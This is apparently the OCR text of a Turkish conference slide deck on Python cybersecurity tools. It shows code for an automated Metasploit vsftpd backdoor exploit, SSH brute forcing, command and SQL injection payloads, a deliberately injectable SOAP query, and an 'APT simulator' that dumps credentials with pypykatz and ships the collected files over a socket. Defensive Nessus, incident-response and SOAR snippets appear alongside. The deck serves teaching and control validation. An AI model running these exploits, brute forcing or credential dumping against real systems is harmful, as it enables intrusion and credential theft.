Uygulamalarla Siber Güvenlik

https://github.com/anil-yelken/siber-guvenlik-icin-python

https://github.com/anil-yelken/cyber-security-tools

Anıl Yelken 17.11.2022 GDG Düzce

AUTOMATIC EXPLOIT

```
 if "vsFTPd 2.3.4" in i:
        print "[+]Service: ",i
        print "[+]Metasploit exploit:
exploit/unix/ftp/vsftpd_234_backdoor"
        if automaticExploit  == "True":
            try:
                rc="""use
exploit/unix/ftp/vsftpd_234_backdoor
          set RHOST rhost
          set RPORT 21
 exploit"""
```

```
rc=rc.replace("rhost",str(IP))

path=subprocess.check_output("pwd",shell=True
).splitlines()[0]
              path=path+"/vsFTPd2-3-4.rc"
              dosya=open(path,"w")
              dosya.write(rc)
              dosya.close()
              komut="xterm -e msfconsole -r
"+str(path)

subprocess.Popen(komut,shell=True,stdout=subpr
ocess.PIPE)
          except:
              print "Failed to exploit "
```

https://github.com/anil-yelken/automatic-exploit/blob/main/automatic-exploit.py

SSH BRUTE FORCE

```
import paramiko
client = paramiko.SSHClient()
client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
Username=["siber","guvenlik"]
Password=["siber","guvenlik"]
for i in Username:
    for j in Password:
        try:
            sonuc=client.connect('192.168.50.50', username=i, password=j)
            #print sonuc
            client.close()
            print "Username: ",i," Password: ",j
        except:
            print "Username: ",i," Password: ",j,"baglanti yapilamadi"
```

https://github.com/anil-yelken/siber-guvenlik-icin-python/blob/main/sshBruteForce.py

WEB VULNERABİLİTY SCANNER

```
def commandInjection(url,dosyaAdi):
    try:
        deger = url.find("=")
        istek = url[:deger + 1] + ";cat%20/etc/passwd"
        sonuc = requests.get(istek, verify=False)
        if "www-data" in sonuc.content:
            print "[+]Command injection possible, payload: ;cat%20/etc/passwd"
            print "Response: ", sonuc.content
            rapor = open(dosyaAdi, "a")
            raporIcerik="[+]Command injection possible, payload: ;cat%20/etc/passwd\n"
            raporIcerik += "Response: " + sonuc.content + "\n"
            rapor.write(raporIcerik)
            rapor.close()
```


https://github.com/anil-yelken/web-vulnerability-scanner/blob/main/web-vulnerability-scanner.py

NESSUS AUTOMATİON

```
for i in sonuc.json()['scans']:
    if "Host Discovery" in i['name'] and "completed" in i['status']:
        url="https://"+IP+":8834/scans/"+str(i['id'])
        sonuc=requests.get(url=url,headers=header,verify=False)
        for j in  sonuc.json()['hosts']:
            if not j['hostname'] in iplerListe:
                conn=sqlite3.connect('hostDiscovery.db')
                c=conn.cursor()
                c.execute('INSERT INTO hosts VALUES (?,?)',(str(j['hostname']),str(datetime.datetime.now())))
                conn.commit()
                conn.close()
                print "New IP:",j['hostname']
            s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
            s.connect((SIEMhost,SIEMport))
            message="New host:"+j['hostname']
                s.sendall(message)
            s.close()
```

https://github.com/anil-yelken/Nessus-Automation/blob/main/finding-new-ip-nessus.py

CYBER SECURITY CONTROL VALIDATION PLATFORM



```
┌──(kali㉿kali)-[~/Desktop/cyber-security-control-validation-platform]
└─$ python3 control.py
Start cyber security control validation platform......
Start vulnerable SOAP service control ...
Vulnerable SOAP service isn't running
Vulnerable Flask App is running
Unsuccessful attack
SOAP Command injection is finished.
SOAP SQL injection is testing ...
Unsuccessful attack
SOAP SQL injection is finished.
SOAP get data information disclosure is testing ...
Unsuccessful attack
SOAP get data information disclosure  is finished.
SOAP get logs information disclosure is testing ...
Unsuccessful attack
SOAP get logs information disclosure  is finished.
SOAP LFI is testing ...
Unsuccessful attack
SOAP LFI is finished.
Finished vulnerable SOAP service control ...
Start vulnerable Flask app control ...
Flask SQL injection is testing ...
Unsuccessful attack
Flask SQL injection is finished.
Flask HTML injection is testing ...
Successful attack
Flask HTML injection is finished.
Flask SSTI is testing ...
Unsuccessful attack
Flask SSTI is finished.
Flask command injection is testing ...
Successful attack
Flask command injection is finished.
Finished vulnerable Flask app control ...
Total attack: 9  Successful attack: 2  Unsuccessful attack: 7
```

https://github.com/anil-yelken/cyber-security-control-validation-platform

CYBER SECURITY CONTROL VALIDATION PLATFORM

```
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
try:
        result = sock.connect_ex((vulnerable_ip,8000))
        if result == 0:
                print("Vulnerable SOAP service is running")
        else:
                print("Vulnerable SOAP service isn't running")
except:
        pass
```


CYBER SECURITY CONTROL VALIDATION PLATFORM

```
print("SOAP SQL injection is testing...")
try:
        result=client.service.query("' or '1=1")
        #print(result)
        if "test" in result and "erlik" in result:
                successful_attack+=1
                print("Successful attack")
        else:
                unsuccessful_attack+=1
                print("Unsuccessful attack")
except:
        unsuccessful_attack+=1
        print("Unsuccessful attack")
        pass
print("SOAP SQL injection is finished.")
```

CYBER SECURITY CONTROL VALIDATION PLATFORM

```
 @rpc(String , _returns=String)
   def query(ctx, name):
       con = sqlite3.connect("test.db")
       cur = con.cursor()
       cur.execute("select * from test where username = '%s'" % name )
       data=str(cur.fetchall())
       con.close()
       import logging
       logging.basicConfig(filename="soap_server.log", filemode='w', level=logging.DEBUG)
       logging.debug(data)
       return(data)
```

BAYANAY - PYTHON WARDRIVING TOOL



https://www.geody.com

www.geody.com nerede bulunduğunuzu öğrenebilsin mi?

Daha fazla bilgi al...

□ Bu kararı hatırla

Konum erişimine izin ver
İzin verme
Where am I?
Geody
Go
enter a place or a coordinate
Worlds: Earth - Moon - Mars - Mercury - Venus - Space
random spot
Geody

The screenshot of the location information is as follows:

https://www.geody.com/geolook.php?world=terra&lat=[redacted]&lon=[redacted]

[redacted]

Where am I?
Geody
Worlds: Earth - Moon - Mars - Mercury - Venus - Space
Go
enter a place or a coordinate

https://github.com/anil-yelken/wardriving


BAYANAY - PYTHON WARDRIVING TOOL

```
from selenium import webdriver
import time
import datetime
driver = webdriver.Firefox()
driver.get("https://www.geody.com")
driver.find_element_by_id("cookieChoiceDismiss").click()
while 1:
    driver.find_element_by_xpath("/html/body/table[1]/tbody/tr/td[1]/a").click()
    time.sleep(10)
    konum=str(driver.current_url).split("&")[1:]
    print konum
    log=str(konum[0])+"|"+str(konum[1])+"|"+str(datetime.datetime.now().strftime("%d %B %Y %I:%M%p"))+"\n"
    dosya=open("location.txt","a")
    dosya.write(log)
    dosya.close()
    driver.refresh()
```

BAYANAY - PYTHON WARDRIVING TOOL

```
from scapy.all import *
import datetime
ssidListe = []
def SSIDBul(pkt) :
    if pkt.haslayer(Dot11Beacon) :
        ssid = str(pkt.info)
        mac = str(pkt.addr2)
        if not ssid in ssidListe:
            ssidListe.append(ssid)
            print "Mac: ",mac," SSID: ",ssid
            log=str(datetime.datetime.now().strftime("%d %B %Y %I:%M%p"))+"|"+str(mac)+"|"+str(ssid)+"\n"
            dosya=open("ssid.txt","a")
            dosya.write(log)
            dosya.close()

sniff(iface="wlan0", prn = SSIDBul)
```

APT SIMULATOR



apt1.py	Python File	3 KB
apt1_server.py	Python File	1 KB
file.zip	WinRAR ZIP archive	24 KB
ipconfig.txt	Text Document	5 KB
localgroup.txt	Text Document	1 KB
netstart.txt	Text Document	5 KB
netuse.txt	Text Document	1 KB
received_file.zip	WinRAR ZIP archive	24 KB
tasklist.txt	Text Document	115 KB
user.txt	Text Document	1 KB

https://github.com/anil-yelken/APT-Simulator

APT SIMULATOR

```
try:
    ipconfig=subprocess.check_output("ipconfig /all",shell=True)
    with open("ipconfig.txt", 'wb') as file:
        file.write(ipconfig)
except:
    pass
try:
    os.system("pip3 install pypykatz")
except:
    pass
try:
    os.system("pypykatz.py rekall dump -t 0")
    print("pypykatz is finished.")
except:
    pass
```


APT SIMULATOR

```
try:
    file_zip = zipfile.ZipFile('file.zip', 'w')
    for folder, subfolders, files in os.walk('.'):
        for file in files:
            if file.endswith('.txt'):
                file_zip.write(os.path.join(folder, file),
                              os.path.relpath(os.path.join(folder, file), '.'),
                              compress_type=zipfile.ZIP_DEFLATED)
    file_zip.close()
    print("Files are compressed.")
    s = socket.socket()
    s.connect(("127.0.0.1", 80))
    with open("file.zip", "rb") as f:
        while True:
            bytes_read = f.read(4096)
            if not bytes_read:
                break
            s.sendall(bytes_read)
    s.close()
    print("Zip file sent.")
except:
    pass
```

APT SIMULATOR

```
import socket
s = socket.socket()
s.bind(("0.0.0.0", 80))
s.listen()
client_socket, address = s.accept()
print(f"[+] {address} is connected.")
with open("received_file.zip", "wb") as f:
    while True:
        bytes_read = client_socket.recv(4096)
        if not bytes_read:
            break
        f.write(bytes_read)
client_socket.close()
s.close()
```

PYWIRT




```
192.168.5.85 - test - 12345 -
IP Configuration:

Windows IP Configuration

   Host Name . . . . . . . . . . . . : DESKTOP-PGF5MGN
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : [redacted]

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : [redacted]
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : [redacted]
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
```

https://github.com/anil-yelken/pywirt

PYWIRT

```
import winrm
with open('cred_list.txt') as f:
    lines = f.readlines()
    for line in lines:
        IP_address=line.split("|")[0]
        user=line.split("|")[1]
        passw=line.split("|")[2].split("\n")[0]
        print(IP_address,"-",user,"-",passw,"-")
        winrm_session = winrm.Session(IP_address, auth=(user, passw))
        try:
            print("IP Configuration:")
            result = winrm_session.run_cmd('ipconfig', ['/all'])
            for result_line in result.std_out.decode('ascii').split("\r\n"):
                print(result_line)
        except:
            pass
```

PYLIRT




```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo python3 pylirt.py
10.10.10.128 - kali - kali
/etc/passwd:
 root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

https://github.com/anil-yelken/pylirt

PYLIRT

```
import paramiko
with open('cred_list.txt') as f:
    lines = f.readlines()
    for line in lines:
        IP_address=line.split("|")[0]
        user=line.split("|")[1]
        passw=line.split("|")[2].split("\n")[0]
        print(IP_address,"-",user,"-",passw)
        ssh = paramiko.SSHClient()
        ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
        ssh.connect(IP_address, username=user, password=passw)
        try:
            stdin, stdout, stderr =  ssh.exec_command("""cat /etc/passwd""")
            print("/etc/passwd:\n",stdout.read().decode())
        except:
            pass
```

SOAR


SOAR = SAO + SIRP + TIP
Security Automation and Orchestration
Security Incident Response Platforms
SOAR
Threat Intelligence Platforms

https://github.com/anil-yelken/SOAR

https://www.mshowto.org/acik-kaynak-soar-cozumleri-bolum-1.html

SOAR

```
def send_mail(from_message,to_message,message,username,password,SMTP_server):
    try:
        import smtplib
        server = smtplib.SMTP(SMTP_server)
        server.starttls()
        server.login(username, password)
        server.sendmail(from_message, to_message, message)
        server.quit()
        print("Mail sent successfully")
    except:
        print("Mail sent failed")
```

SOAR

```
def send_message(nexmo_key,nexmo_Secret,from_message,to_message,text):
    try:
        import nexmo
        client = nexmo.Client(key=nexmo_key, secret=nexmo_Secret)
        response = client.send_message(
            {
                "from": from_message,
                "to": to_message,
                "text": text,
            }
        )
        if response["messages"][0]["status"] == "0":
            print("Message sent successfully")
        else:
            print("Message sent failed")
    except:
        print("Message sent failed")
```

SOAR

```
def alienvault_control(OTX_key,find_word):
    from OTXv2 import OTXv2
    otx = OTXv2(OTX_key)
    for i in (otx.getall()):
        try:
            id = str(i['id'])
        except:
            id = ""
        try:
            name = str(i['name'])
        except:
            name = ""
        try:
            description = str(i['description'])
        except:
            description = ""
```

SOAR

```
def staxx_ip_control(username,password,staxx_URL):
    import requests
    import json
    header = {'Content-Type': 'application/json'}
    veri = {"username": username, "password": password}
    url = staxx_URL + '/api/v1/login'
    response = requests.post(url=url, headers=header, data=json.dumps(veri), verify=False)
    token = response.json()['token_id']
    data = {"token": str(token), "query": "confidence>70", "type": "json", "size": 10}
    url = staxx_URL + "/api/v1/intelligence"
    result = requests.post(url=url, headers=header, data=json.dumps(data), verify=False)
    return result
```

ŞIRKET SOSYAL MEDYA HESAPLARI

- https://kaleileriteknoloji.medium.com/
  https://www.linkedin.com/company/54162391
  https://twitter.com/kaleileri
  https://twitter.com/kaleakademi
  https://www.instagram.com/kaleileri/
  https://www.instagram.com/kalesiberakademi
  https://github.com/kaleakademi
  https://www.youtube.com/results?search_query=kale+ileri+teknoloji+

KIŞISEL SOSYAL MEDYA HESAPLARIM

- https://www.linkedin.com/in/ayelk/
- https://twitter.com/anilyelken06
- https://medium.com/@anilyelken
- https://github.com/anil-yelken